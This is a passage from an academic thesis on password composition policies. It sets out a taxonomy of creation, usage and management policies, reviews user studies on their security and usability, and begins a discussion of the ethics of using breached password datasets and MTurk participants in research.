Blocki et al. present a set-theoretic model of password composition policies that most closely resembles ours of any we have discussed so far, though where Blocki et al. use sets of passwords to include or exclude passwords from a given password composition policy, for our purposes we rely instead on indicator functions describing such sets within the space of all supported passwords on a particular system (Blocki et al., 2013). We find that while we would certainly not expect our model to be as elegant in the applications that Blocki et al. demonstrate, it does lend itself more readily to practical implementation in software, as well as reasoning about password policies across systems supporting different character sets in a type-safe manner, for which we employ it in Chapter 5 for the design of lockout policies (see Section 3.2).

When it comes to real-world password composition policy enforcement software, policies are usually captured using a set of configuration parameters defined by its designers, in what effectively amounts to a domain-specific language (DSL) for password composition policy specification (albeit a somewhat inexpressive one). In the case of *pam_cracklib*, for example, the programmers expose a total of 13 different configuration parameters related to the password composition policy the software is to enforce. These range from minimum password length (*minlen*) to a somewhat complex credit-based system for allowing shorter passwords provided they contain different character classes under the LUDS system (*dcredit*, *ucredit*, *lcredit* and *ocredit*). *pam_cracklib* in particular also performs several checks by default that cannot be disabled by configuration options, such as rejecting passwords that read the same forwards as backwards (i.e. are *palindromes* such as “racecar” or “hannah”) (Gafton, 2023). We dedicate Chapter 8 to the development of a formally verified version of *pam_cracklib* and discuss the design of a DSL for the creation of ready-to-use password composition policy enforcement software that is correct by construction in Chapter 9.

3.2 Password Policies: A Taxonomy

In this chapter thus far, we have defined password composition policies and explored options for encoding them formally, but it is worth taking a moment to situate them in the broader context of *password policies*—which extend not

only to password creation, but also to their application during the authentication process itself and their management by the claimant between uses. For example, a *lockout policy* may specify the number of unsuccessful authentication attempts a claimant is allowed before their account is locked and they must resort to fallback authentication before being allowed to retry (Blocki and Zhang, 2022), while a *password expiration policy* may define a window of time in which a password is valid, either locking a user out of the system or forcing them to change their password once this has elapsed (Chiasson and Oorschot, 2015). In Figure 3.2, we situate these types of password policy, amongst others, within a simple taxonomy of password policies covering password creation, password usage and password management. Importantly, not all aspects of every password policy are practical (or indeed, possible) to enforce digitally. Consider, for example, a rule that states “you may not share your password with anyone else”. Any system administrator would be hard pressed indeed to implement a reliable automatic mechanism for ensuring this is adhered to.




FIGURE 3.2: A simple taxonomy of password policies covering password creation, usage and management between uses, alongside some example rules that fall under each branch. Note that not all of these are practical (or indeed possible) to digitally enforce. Password composition policies (i.e. policies relating directly to the tokens comprising a password) are indicated with asterisks (*).

Since at least 2007, security researchers have made reference to a *password lifecycle* as a framework for conceptualising relevant security considerations between when a password is created and its invalidation when it ceases to be usable as an authentication credential. Shay, Bhargav-Spantzel, and Bertino divide this into four stages: password creation, storage and memorisation, usage and deletion (Shay, Bhargav-Spantzel, and Bertino, 2007). This model, or very similar models, have endured in password security literature ever since (Stobert and Biddle, 2014). We present an illustration of the password lifecycle, in the context of a user account, in Figure 3.3.

We dedicate the rest of this section to a brief overview of how password policies may be used to shape password security practice at each stage of the password lifecycle. As our contributions in this work do not extend to the entire




FIGURE 3.3: An illustration of the password lifecycle in the context of a user account, modelled based on work by Shay, Bhargav-Spantzel, and Bertino). After a user is enrolled, they create their password and can begin using it. Between uses, they must manage how they store/memorise their password, when they change it and how frequently they do so until their user account is retired (Shay, Bhargav-Spantzel, and Bertino, 2007).

domain of password policies, we also take the opportunity to define precisely upon which areas of the password policy taxonomy our research focuses.

3.2.1 Password Creation Policies

Before a user is able to make use of password authentication to access a protected resource, they must first create a password. When one thinks of password policies governing password creation, it is most natural to think particularly of password composition policies, which deal specifically with the individual tokens that comprise the password. Under a well-designed password composition policy, users are encouraged to choose a password that is easy for them to recall when required but difficult for an attacker without knowledge of the password to guess, even if that attacker has access to other information about the authorised user themselves (e.g. name, date of birth, names of family members and so on). This not only encompasses the sort of archetypal password composition policy that will be familiar to any reader that has spent any amount of time online (“your password must contain a mixture of uppercase and lowercase letters, digits and symbols” to take an infamous example) but also password policies that preclude the use of dictionary words as well as those that disallow the re-use of that user’s previous passwords on the system or that prohibit the choice of a password that appears in a data breach aggregation service such as *Pwned Passwords* (Hunt, 2017a)—all types of dictionary check. It is to password composition policy design and enforcement specifically that we make the bulk of our contributions in this work.

Password policies concerning password creation do not end with password composition policies, however. Consider the following rule, for example: “You must generate your password using a password manager”. This does not relate specifically to the tokens that comprise the password in any concrete way, though still governs how the user is expected to create their password. Even

within the domain of password composition policies specifically, some rules are impractical to automatically enforce. Consider, for example, the rule “You must create a unique password for this system, and not re-use one from elsewhere”. While this rule does govern the composition of created passwords, we would be very hard-pressed indeed to design any sort of enforcement software able to prevent a user from re-using a password from another, separate system when that password does not also appear in a service such as *Pwned Passwords* (Hunt, 2017a). Such password creation policy rules that are not related directly to password composition, or that are impractical to enforce automatically, lie outside the scope of our contribution.

3.2.2 Password Usage Policies

Password usage policies relate directly to the manner in which a user may employ their password in order to authenticate. Because such policies apply at point of authentication, these are usually very practical to automatically enforce as the claimant is already interacting with the authentication system. Password usage policies might include, for example: rules governing which IP address ranges a password authentication attempt is permitted from; a mandate to use another authentication factor in addition to their password (i.e. to use multi-factor authentication); or a lockout policy which disables further password authentication attempts in response to a number of incorrect password entries, forcing the claimant to instead use some means of fallback authentication to regain access to their account. While policies governing password usage fall mostly outside the scope of this work, our work on lockout policies forms a significant aspect of our contribution. In Chapter 5, we propose probabilistic attack frames (PAFs)—a novel data structure for modelling password guessing attacks that can be implemented in a type-safe manner to model systems supporting different character sets. We then make use of PAFs in order to rigorously construct lockout policies designed to keep the probability of a successful password guessing attack against a randomly-chosen account on a system below a user-chosen threshold.

3.2.3 Password Management Policies

Password management policies relate to how a user must manage their password between uses. This covers a broad swathe of different rules, which may stipulate, for example, that a user may not share their password with others, must use a password manager to securely store their passwords, or abide by a password expiration policy mandating that they change their password after a certain period of time. Beyond a brief discussion of password expiration policies in Chapter 2, in which we made the case that their security benefits are uncertain at best and counterproductive at worst unless passwords are already suspected to have been compromised (see *Password Expiration: Useful in Theory* in Section 2.2), we do not cover password management policies further in this work.


3.3 Impact on Security and Usability

As far back as 1983, before password authentication became widespread on the consumer microcomputers of the time, information security researchers have


made reference to a “trade-off” between the usability and security of passwords (Wood, 1983) and computer systems in general. The prevailing opinion was that additional security measures deployed on a system would necessarily negatively impact usability, and therefore more secure systems would be less usable. Increasingly, however, this is being revealed as false, beginning with “*Users Are Not the Enemy*” the seminal 1999 paper by Adams and Sasse (Adams and Sasse, 1999). In the decades since, usable security research has continued to demonstrate that the security-usability trade-off is at best a reductive false dichotomy, and at worst an excuse deployed by system designers to pass off a lack of care and attention to usability as a focus on security (Sasse et al., 2016; Sasse and Smith, 2016; Caputo et al., 2016). Indeed, measures can and have been taken by organisations to simultaneously improve both usability and security (Theofanis, Garfinkel, and Choong, 2016).

3.3.1 A Note on Conventional Wisdom

Conventional password security wisdom, while well-intentioned, compounds the usability issues that plague modern password authentication systems with advice such as “Use a combination of mixed-case letters, numbers and symbols” and “Make passwords as long as possible” but “Never write passwords down”, “Don’t include names, dates or sequences of characters” and “Never reuse passwords across services”. Not only does such advice place the unreasonable demand on users to maintain a unique, complex password for each of their accounts, but also precludes any strategies they might have to cope with this—not only must they invent and memorise potentially dozens of long passwords that use diverse character sets, they must not include common memorable elements such as names and birth dates and may not write these passwords down as reminders to themselves.



(A) Password fails strength check



(B) Password passes strength check

FIGURE 3.4: An example of a digitally-enforced password composition policy on a website, demanding a password of at least length 8 containing mix of letter cases, and at least one numeric digit. User may only click “Submit” to proceed once these requirements are met. Screenshot and example application by author.

To make matters worse, such password security “advice” often reaches users in the form of digitally-enforced password composition policies, often designed with minimal care and attention (see Figure 3.4). In 2010, Florêncio and Herley

conducted a large-scale study of such password policies across the web (Florêncio and Herley, 2010), revealing not only the great diversity of password policies deployed on the 75 websites studied (suggesting a lack of a rigorous or agreed-upon methodology for policy design) but also an almost complete disconnect between value of the assets managed by the website in question and the strength of its password policy. Instead, the authors find that the financial incentive of website operators to value usability over security is strongly correlated with weaker password policies, with paid advertising, sponsored content and abundance of alternative services being much stronger negative predictors of password policy strength. By contrast, those services that have a monopoly on the service they provide (e.g. government websites) were more likely to deploy a stronger password policy. Such results suggest that security concerns may not lie at the heart of many modern password policy decisions, and that the users and designers of these systems view enforced password composition policies as more of an inconvenience or barrier to customer acquisition respectively than a meaningful step towards improving user account security.

3.3.2 Studying Usability and Security Impact

It is well-established that choice of password composition policy can have a profound impact on the security of password-protected systems (i.e. their vulnerability to password guessing attacks) as well as their usability.

Shay, Bhargav-Spantzel, and Bertino (2007)

As far back as 2007, a publication by Shay, Bhargav-Spantzel, and Bertino presents some of the first work towards predicting the effect of password composition policies on system security and using the results to inform password policy creation (Shay, Bhargav-Spantzel, and Bertino, 2007). This work focuses on modelling how password composition policies interact with human factors (e.g. forgetfulness) to impact the resistance of passwords against brute-force password guessing techniques. Since that work was published, however, several powerful approaches to password cracking have emerged (Weir et al., 2009; Melicher et al., 2016). Later in Chapter 6 of this work, we demonstrate the use of the first of our two password composition policy design frameworks STOIC in reasoning about the vulnerability of password composition policies to different password guessing algorithms.

Inglesant and Sasse (2010)

In a 2010 study, Inglesant and Sasse followed 32 employees across 2 different organisations, with each organisation having a different password policy in place (Inglesant and Sasse, 2010). The experimenters collected self-reported data on the password habits of participants over 4-5 working days using a diary maintained by participants over the course of the experiment, and via a debriefing interview conducted at its conclusion. The authors find that password policies with poor usability lead not only to reduced user productivity but also to the adoption by users of coping strategies that have a detrimental effect on account security such as reusing passwords or writing them down and storing them insecurely. They conclude that password policy designers should draw on human-computer interaction (HCI) principles to employ a holistic approach to security

policy design that considers usability to a greater extent, emphasising that this is not a novel observation, and referencing existing guidelines by Sasse, Brostoff, and Weirich as a starting point for such efforts (Sasse, Brostoff, and Weirich, 2001).

Shay et al. (2010)

In December 2009 at Carnegie Mellon University, a change to the password composition policy for the university's online gateway (called *Andrew*) was announced. From January 27th 2010, all users would be required to use a password at least 8 characters in length and containing 1 of each of the LUDS character classes (lowercase letters, uppercase letters, numeric digits and non-alphanumeric symbols). Passwords would also be rejected if they matched a dictionary word after stripping all non-letter characters or if they contained 4 or more instances of the same character. Prior to this change, any non-empty (i.e. length greater than 0) password was permitted. As this change took place, Shay et al. seized the opportunity to study the attitudes of 470 *Andrew* users to this change using a paper-based questionnaire (Shay et al., 2010). The researchers reveal interesting insights into user attitudes to the new, stricter password composition policy, including: that users found the stricter requirements annoying but ultimately worthwhile in terms of account security; that users would frequently derive their new passwords from old ones; that dictionary words and names formed the most common basis for creating new passwords and that the NIST-recommended approach to quantifying password security current at the time (Burr et al., 2006) contained flaws and would benefit from improvement informed by empirical data. The results of this research inspired our use of plug-gable user behaviour models in our SKEPTIC password composition policy design framework (see Chapter 7), which allows password composition policies to be ranked by strength under different assumptions about how users will behave when forced to make another choice of password.

Komanduri et al. (2011)

Other efforts to measure the impact of password composition policies on the strength of user-chosen passwords have consisted of user studies undertaken to gather passwords under different policies in the first instance (we write more on this in Chapter 4) followed by either estimating the strength of passwords collected, running guessing attacks against them, or both in order to determine which policies induced the most secure password distributions. Komanduri et al. used Amazon Mechanical Turk (MTurk) to collect passwords created by over 5,000 participants under various password composition policies and a variation on Shannon's method (Shannon, 1951; Shay et al., 2010) to compute the entropy of passwords in each group (Komanduri et al., 2011). Interestingly, they found that while passwords collected under the longer length-only policy studied (16 character minimum, with no other requirements) had greater entropy overall than those collected under the shorter, more complex policy (8 character minimum, including uppercase, lowercase, numbers and symbols), their resistance to heuristic cracking using the *John the Ripper* cracking software was not significantly different. This lends validation to the general consensus that entropy-based measures are not a useful measure of password guess resistance or of the

tendency of password composition policies to contribute to the same, a determination that we validate in Chapter 6 and that is thoroughly explored in work by Weir et al. (Weir et al., 2010).

Kelley et al. (2012)

In 2012, Kelley et al. collected 12,000 passwords via Amazon Mechanical Turk (we write more on this platform in Section 4.2.1) under 7 different password composition policies and 8 distinct password creation conditions (Kelley et al., 2012). The researchers find that a password composition policy mandating that passwords be at least 16 characters long with no other requirements provided greater security than a policy mandating a password length of only 8 characters as well as requirements to use all 4 LUDS character classes and avoid dictionary words. Kelley et al. also find that passwords sampled from larger datasets according to a password composition policy do not accurately represent the strength of passwords collected under that policy, a limitation we attempt to overcome with our implementation of models of user password reselection behaviour as part of our password composition policy design framework SKEPTIC in Chapter 7.

Shay et al. (2016)

Work by Shay et al. on designing secure and usable password composition policies used MTurk to collect data from over 20,000 participants, who were asked to create and then remember passwords under various password composition policies (Shay et al., 2016). In general, they find that password usability and guess resistance are not necessarily mutually exclusive, and while longer length-only password policies are significantly more usable than shorter minimum length policies that mandate a greater number of character classes, they allow the creation of a number of extremely weak passwords. In Chapters 6 and 7, we confirm their finding that the addition of minimally-intrusive character class requirements significantly boosts the strength of passwords.

Segreti et al. (2017)

2017 work by Segreti et al. proposes *adaptive policies*—password composition policies that adapt over time such that the same or similar passwords cannot be extensively reused by different users of a password-protected system (Segreti et al., 2017). The researchers propose two different schemes, one based on character class structure (*structure-based* policies) and one that uses Bloom filters (Bloom, 1970) to prohibit specific passwords when they become too frequent on the system (*string-based* policies). In a between-subjects online study with 2619 participants, Segreti et al. compare a simple static password composition policy (*3class12*, mandating a password length of 12 with 3 of the 4 LUDS character classes used) with string-based and structure-based adaptive policies, finding that the structure-based adaptive policy in particular produced a much more guess-resistant password distribution than either the static or string-based adaptive policies with comparatively few usability trade-offs. While we do not explore adaptive password composition policies any further in this work, we are intrigued by the possibility of applying our techniques (in particular our two password composition policy design frameworks STOIC and SKEPTIC) to

adaptive policies as future work. Existing work on reasoning about probabilistic data structures from within Coq such as *Ceramist* by Gopinathan and Sergey (Gopinathan and Sergey, 2020) may prove extremely useful in creating formally verified software to enforce adaptive password composition policies in the same manner that we demonstrate for static policies in Chapter 8 of this work.

3.4 Conclusion

In this short chapter, we began by defining passwords and password composition policies for the purposes of our research, and briefly exploring their alternative definitions in the literature. From there, we took a moment to contextualise password composition policies within the broader taxonomy of password policies and how these fit into different stages of the password lifecycle, with a view to defining exactly where the contributions we make in this work lie. Finally, we conclude with a short literature review of the impact of password composition policies on the usability and security of password-protected systems. We include additional literature reviews in the rest of this work, targeted to specific chapters and their contributions.

Chapter 4

Sourcing Human-Chosen Passwords

In order to advance the state of the art in password security research, it is necessary in many cases to source password data upon which to experiment. In this chapter, we examine where this data comes from in practice and establish an ethical case for its use. We then describe in detail the password datasets used in this work, including from which service the data originated and the context surrounding its exfiltration and release into the public arena. From there, we describe a novel method that password security researchers may use to infer the password composition policies under which existing, breached password datasets were created. Finally, we conclude this chapter by setting forth a brief research agenda acknowledging the need for readily-available, differentially-private password datasets for use in password security research.

Overview of contributions: This chapter begins in Section 4.1 with a brief argument that research on human-chosen passwords must necessarily use human-chosen data. We follow this with a literature review exploring how password security researchers usually procure this data along with the advantages and disadvantages (both ethical and practical) of different approaches to doing so (Section 4.2). In Section 4.3, we draw on literature across password security research, normative ethics and prosocial behaviour to contribute an ethical analysis of the practice of using illicitly leaked password data in research, with the hope of sparking further discussion around this increasingly pressing issue. In Section 4.4, we present and describe each password dataset we employ in this work, drawing from published literature as well as our own original research as to their origins and characteristics. We then present a method for inferring the password policy that a given password dataset was created under in Section 4.5, based on one of our existing peer-reviewed published works (Johnson et al., 2019). In Section 4.6, we explain the increasing need for curated, privacy-preserving password datasets and review existing literature towards addressing this, before concluding in Section 4.7.

4.1 Human Factor, Human Data

Were it the case that every human composed their passwords using some knowable stochastic process, it would only be a matter of encoding this as some efficient digital algorithm to be able to generate all the password data we need for the purpose of study. That is to say, if humans generated passwords like machines do, sourcing password data would be a far less difficult problem, and the

field of password security research would be far less interesting. Reality, however, is far less trivial—the process a human uses to freely choose a password will vary universally between individuals, and represents the culmination of their entire life circumstances and experience all the way up until they confirm their choice of new password.

It may initially be surprising, then, that different users choose the same passwords so often. Given the enormous diversity of human experience, why should different users converge on the same passwords at all, let alone with the kind of frequency we see in breached password databases such as the LinkedIn breach (Burgess, 2016), where 0.65% (1,119,063) of over 172 million users chose the password “123456” or the older RockYou breach (Cubrilovic, 2009), where 0.89% percent of over 32 million users (290,729) chose this same password? This phenomenon, which we refer to in Chapter 2 as the *conundrum of convergent password choice* is present time and again not only within individual data breaches, but also across breaches (see *The Conundrum of Convergent Password Choice*).

If we take time to dwell on this for a moment, however, the mystery begins to disappear. While it is true that each person will have their own unique process for choosing a password, circumstances conspire to nudge them towards choosing a few specific passwords very often, for instance:

- Every user in a breached password dataset was interacting with that service when they created their password. It is no coincidence that “rockyou” is the 8th most common password in the RockYou dataset (20,901 occurrences or 0.06% of passwords) while “linkedin” is the 2nd most common password in the LinkedIn dataset (202,323 occurrences or 0.12% of passwords).
- The majority of users are sitting in front of the same keyboard layout. For English-language-focused services this might be a QWERTY keyboard, for example, or AZERTY for French-language-focused services. Passwords consisting of spatially-associated keyboard characters, therefore, tend to prove popular choices where permitted. For example, “qwerty” is present 50,692 times in the LinkedIn dataset, representing 0.03% of passwords.
- A row of Arabic numerals in order is a fairly universal constant across all mainstream keyboard layouts, and counting upwards from 1 is very often one of the first things humans learn to do as children. It should be unsurprising, then, that “123456” is almost universally amongst the most-chosen passwords in any breached dataset where the password composition policy of the original service permitted it.
- Universally, everyone engaged in password creation is *ipso facto* creating a password. It should come as no surprise, then, that “password” is itself a very commonly chosen password, ranking 3rd in the LinkedIn dataset (183,163 occurrences or 0.12% of passwords) and 4th in the RockYou dataset (59,462 occurrences or 0.18% of passwords).
- All users are saddled with the burden of creating and remembering many passwords across multiple services, at once incentivising fast (and therefore usually only minimally careful) creation of passwords and encouraging reuse of passwords across services.

So users, despite their individuality as people, *do* tend to converge on the same passwords, but in a way emergent from the manner in which each individual's unique life circumstances and experience interacts with the password creation process and its context. For example, a cybersecurity professional who has been the victim of identity theft in the past may create and manage their online banking password with a great deal of care, while a young teenager without any cybersecurity training may dedicate a very different level of attention to this process while signing up for a free online game. To take another example, while it may not even occur to a person from the UK to use their national insurance number in their password, a Chinese user may opt to use all or part of their government-issued identity number for this purpose, as they often need to use this as part of everyday life and may already have it memorised. Indeed, a 2016 study by Li, Wang, and Sun on breached passwords from *12306.cn* (the official ticket reservation portal for the state-owned railway company China State Railway Group Company Ltd.) showed that a significant number ($\approx 3\%$) of users in that dataset employed this practice (Li, Wang, and Sun, 2016). We further discuss the ethical and privacy implications of such passwords in Section 4.3.

All this is to say that, at time of writing and likely for a good long while yet, the only source we have for ecologically valid password data (that is to say, password data representative of that used in real-life settings) upon which to perform research is that which is generated by humans. Unlike biometric data, which is read directly from a claimant's physiology, or a hardware token given to a claimant and then presented by them later, a password is the only authentication factor generated by the claimant themselves and as such subject to their unique circumstances, experience and creativity as well as their flaws and fallacies. This unique *humanness* of passwords as an authentication factor (as well as inspiring the title of this thesis), places the onus upon us to consider from whom we will source the password data we use in our research, and how we will ensure that these individuals do not come to harm as a result of our choice to do so.

4.2 Where Does Password Data Come From?

Having established that the only representative source of human-chosen password data for research purposes is humans themselves, let us now examine where this data comes from (or rather *from whom* it comes) in practice. Broadly, password data used in research is sourced either from publicly-available data dumps consisting of stolen data originally illicitly obtained by cybercriminals and then released into the public arena, or data gathered expressly for research purposes from participants that have (more or less, depending on the experimental design) consented to taking part in the study. The conscientious researcher may be inclined to idealise the latter approach as the more ethical of the two, however in the sections that follow, we will attempt to argue that the issue is far thornier than it seems at first blush.

4.2.1 The Lab: Data Sourced for Studies

As one might expect for research into human behaviour, password security studies involving human participants have traditionally been conducted following long-established norms imported from psychology research. Recruitment

of participants for either in-person or digital participation in the generation of password datasets under various experimental conditions has been standard fare for as long as the research area has existed. While such studies are far too numerous to list concisely here, some examples include:

- A 2004 study, in which Davis, Monroe, and Reiter collected and analysed 174 graphical (i.e. picture) passwords as part of a study where students were required to use them in order to access course material, homework, grades and so on (Davis, Monroe, and Reiter, 2004).
- A 2006 study by Kuo, Romanosky, and Cranor, which recruited 290 participants via the online bulletin boards *Craigslist* and *Backpage* as well as student volunteers from their institution for a study into the security advantages conferred by text-based passwords based on mnemonics. Entry into a prize draw to win an iPod Nano was offered as an incentive (Kuo, Romanosky, and Cranor, 2006).
- A 2009 study by Chiasson et al., which recruited 65 volunteers (the majority of whom were student participants from various degree programmes at the researcher's institution) for a study into the comparative security and usability advantages of text-based passwords versus click-based graphical passwords. A total of 395 passwords were generated as part of the study—204 text-based and 191 graphical (Chiasson et al., 2009).

The primary advantage of studies like these is the fine level of control that experimenters have over the conditions under which password data is collected. For example, researchers may solicit participants to provide passwords under different password composition policies, or use different methods to construct their passwords in order to compare the resulting effect on their security and usability characteristics as in the study by Kuo, Romanosky, and Cranor (Kuo, Romanosky, and Cranor, 2006). Best-practices to be adhered to in terms of research ethics when designing and conducting such studies are also well-established and, to a large extent, codified in rules of ethics such as the U.S. Common Rule, which dates back to 1991 (Federal National Archives and Records Administration, 2018) and has its roots in even earlier documents dating as far back as the 1964 *Declaration of Helsinki* and the 1947 *Nuremberg Code* (Goodyear, Krleza-Jeric, and Lemmens, 2007).

Despite these advantages, however, there are obvious downsides to collecting password data in this manner. Sample sizes tend to be small due to the difficulty and expense (financial as well as in terms of resource and time commitment) involved in designing the study protocol, recruiting and incentivising participants, and supervision of the study by experimenters. Convenience sampling is very often used to offset some of these challenges (Davis, Monroe, and Reiter, 2004; Chiasson et al., 2009), resulting in sampling bias and raising questions on the external validity of findings. We may also expect response bias to affect the results of studies that rely on self-reporting of password security behaviour, such as social desirability bias resulting from the desire of participants to present themselves as following better cybersecurity practice than they do in reality.

As large-scale password data breaches began to become increasingly frequent in the mid-to-late 2000s and into the 2010s (McMillan, 2006; Cubrilovic,

2009), published research began to emerge combining the use of lab study methodology and breached password datasets in order to attempt to ascertain the representativeness of passwords collected with respect to those in real-world use. In 2011, Wimberly and Liebrock recruited 96 participants for a study investigating the effect of the addition of fingerprint-based multi-factor authentication on password strength. Similarly to studies discussed already, the researchers used a convenience sample consisting of people recruited via fliers posted around the researcher's college campus, compensating \$5 for their time. In their analysis, however, the authors include a comparison of the estimated strength of passwords collected to those in several breached password datasets, finding that passwords collected as part of the study were dramatically more resistant to guessing than those contained in the breached datasets, regardless of experimental condition (Wimberly and Liebrock, 2011). This hints at potentially serious ecological validity issues with their collected passwords, and with passwords collected in the lab more generally, but also raises important questions on the utility and ethics of using breached password datasets in research, which we discuss further in sections 4.2.2 and 4.3.

MTurk: User Studies as a Crowdsourced Commodity

An especially popular service in the password security research community for digitally sourcing human-generated password data is Amazon Mechanical Turk (sometimes abbreviated as AMT or more commonly as *MTurk*). MTurk is a digital crowdsourcing platform where users called *Requesters* post tasks to be carried out by humans (called *human intelligence tasks* or HITs) for other users on the platform (known as *Turkers*) to complete in exchange for a financial reward. This makes MTurk an obvious choice for generating human-chosen passwords for the purpose of study relatively quickly, and much high-quality research on passwords (and password composition policies in particular) has been performed based on data crowdsourced from this platform. For instance, Komanduri et al. sourced 5,000 passwords using MTurk, collected under different simulated scenarios and password composition policies in order to study the effect of these variables on password strength (Komanduri et al., 2011), while Kelley et al. sourced 12,000 passwords under seven different password composition policies for their highly influential 2012 work on measuring password strength by simulation of password cracking algorithms (Kelley et al., 2012). Even outside the context of the study, the dataset collected by Kelley et al. has been influential in password security research all by itself in the years since it was originally collected, reappearing in works including a 2016 study by Melicher et al. into measuring password guessability using neural networks (Melicher et al., 2016).

MTurk may seem like the perfect solution for quickly and efficiently conducting user studies—a platform where consenting participants can be recruited on-demand, where tools are provided for selection and analysis of participants by demographic, and from which ready-digitised data can be gathered for direct application in research. Outwardly a researcher's dream, MTurk has thoroughly established itself in the mainstream, exploding in popularity amongst researchers since it was first launched in 2005, with the number of published works referencing MTurk on JSTOR growing over 13 times from just ≈ 3 in 2008 to ≈ 41 in 2013 while yearly Google Scholar hits grew from 173 to 3,510 over the same time period (Williamson, 2016). With increasing adoption by researchers, however, has come increased scrutiny of the many ethical quandaries posed by

recruiting research participants using MTurk in particular and via crowdsourcing in general. In a highly influential 2016 work, Williamson conducted 1-hour interviews with 49 Turkers across 21 US states, finding that 6 of the 15 interviewed respondents over 50 years old were surviving on some form of government assistance (Williamson, 2016). Williamson draws on work by Ross et al., which shines a spotlight on the struggles faced by MTurk workers based in the US, one third of whom rely on MTurk as a vital source of income and 19% of whom earn less than \$20,000 per annum (Ross et al., 2010). Ross et al. also find a shockingly low hourly wage equivalent of \$2.30 per hour for US-based Turkers, a figure that falls close to the platform median of \$2 per hour found by Hara et al. in a 2018 study (Hara et al., 2018).

It is unclear if (or to what extent) the password security research community has contributed to the problem of undercompensating Turkers for their time. Indeed, determining how much Turkers were paid for their participation in individual password security studies is often impossible from the information provided in the resulting research output. Some works do not specify how much they compensated participants at all (Segreti et al., 2017), while others specify the monetary compensation offered to Turkers per HIT, but do not note the average time spent completing those same HITs, making calculation of compensation per unit time impossible (Komanduri et al., 2011). While discussion on the broader issue of fair wages for workers on crowdsourcing platforms lies far beyond the scope of this work (and the expertise of its authors), we advocate for greater transparency by password security researchers in terms of how such participants are compensated, and for greater adoption of tools such as *Fair Work*—an MTurk-specific script that requesters can integrate into their HITs in order to automatically ensure that Turkers are paid a fair hourly wage equivalent based on the time they spend completing tasks (Whiting, Hugh, and Bernstein, 2019).

Even setting aside issues of fair compensation, researchers in particular must still contend with the thorny question of whether professional Turkers who rely on MTurk for vital income are able to grant informed consent as defined under the Common Rule (Federal National Archives and Records Administration, 2018, §46.116(b)(8)). Specifically:

- **Freedom to refuse to participate without penalty.** Are Turkers truly freely consenting to take part in the research if choosing not to do so would mean turning down an essential source of income? Consider a researcher who asks their server at a café in the USA (many of whom rely on tips to make ends meet) to complete a survey and refuses to tip if they do not do so—the server is, at least in principle, free to take or leave the tip, but how may IRBs would approve such a study protocol?
- **Freedom to withdraw from participation at any time without penalty.** If a Turker decides to withdraw from a one-hour HIT after 30 minutes, they are unable to submit it to the requester and therefore forfeit the entire compensation for that HIT by default. Depending on how we choose to interpret “without penalty”, it may be argued that uncompensated time sunk into a HIT that a Turker decides to withdraw from constitutes a penalty in lost revenue that could otherwise be spent completing other HITs. Worse still, withdrawal from the study by submitting an incomplete or spoiled HIT might result in rejection of the HIT by the requester, impacting the reputation of the Turker and thereby damaging their eligibility to complete other

HITs in future. Are Turkers truly free to opt out at any time if doing so with any degree of frequency may endanger their livelihood?

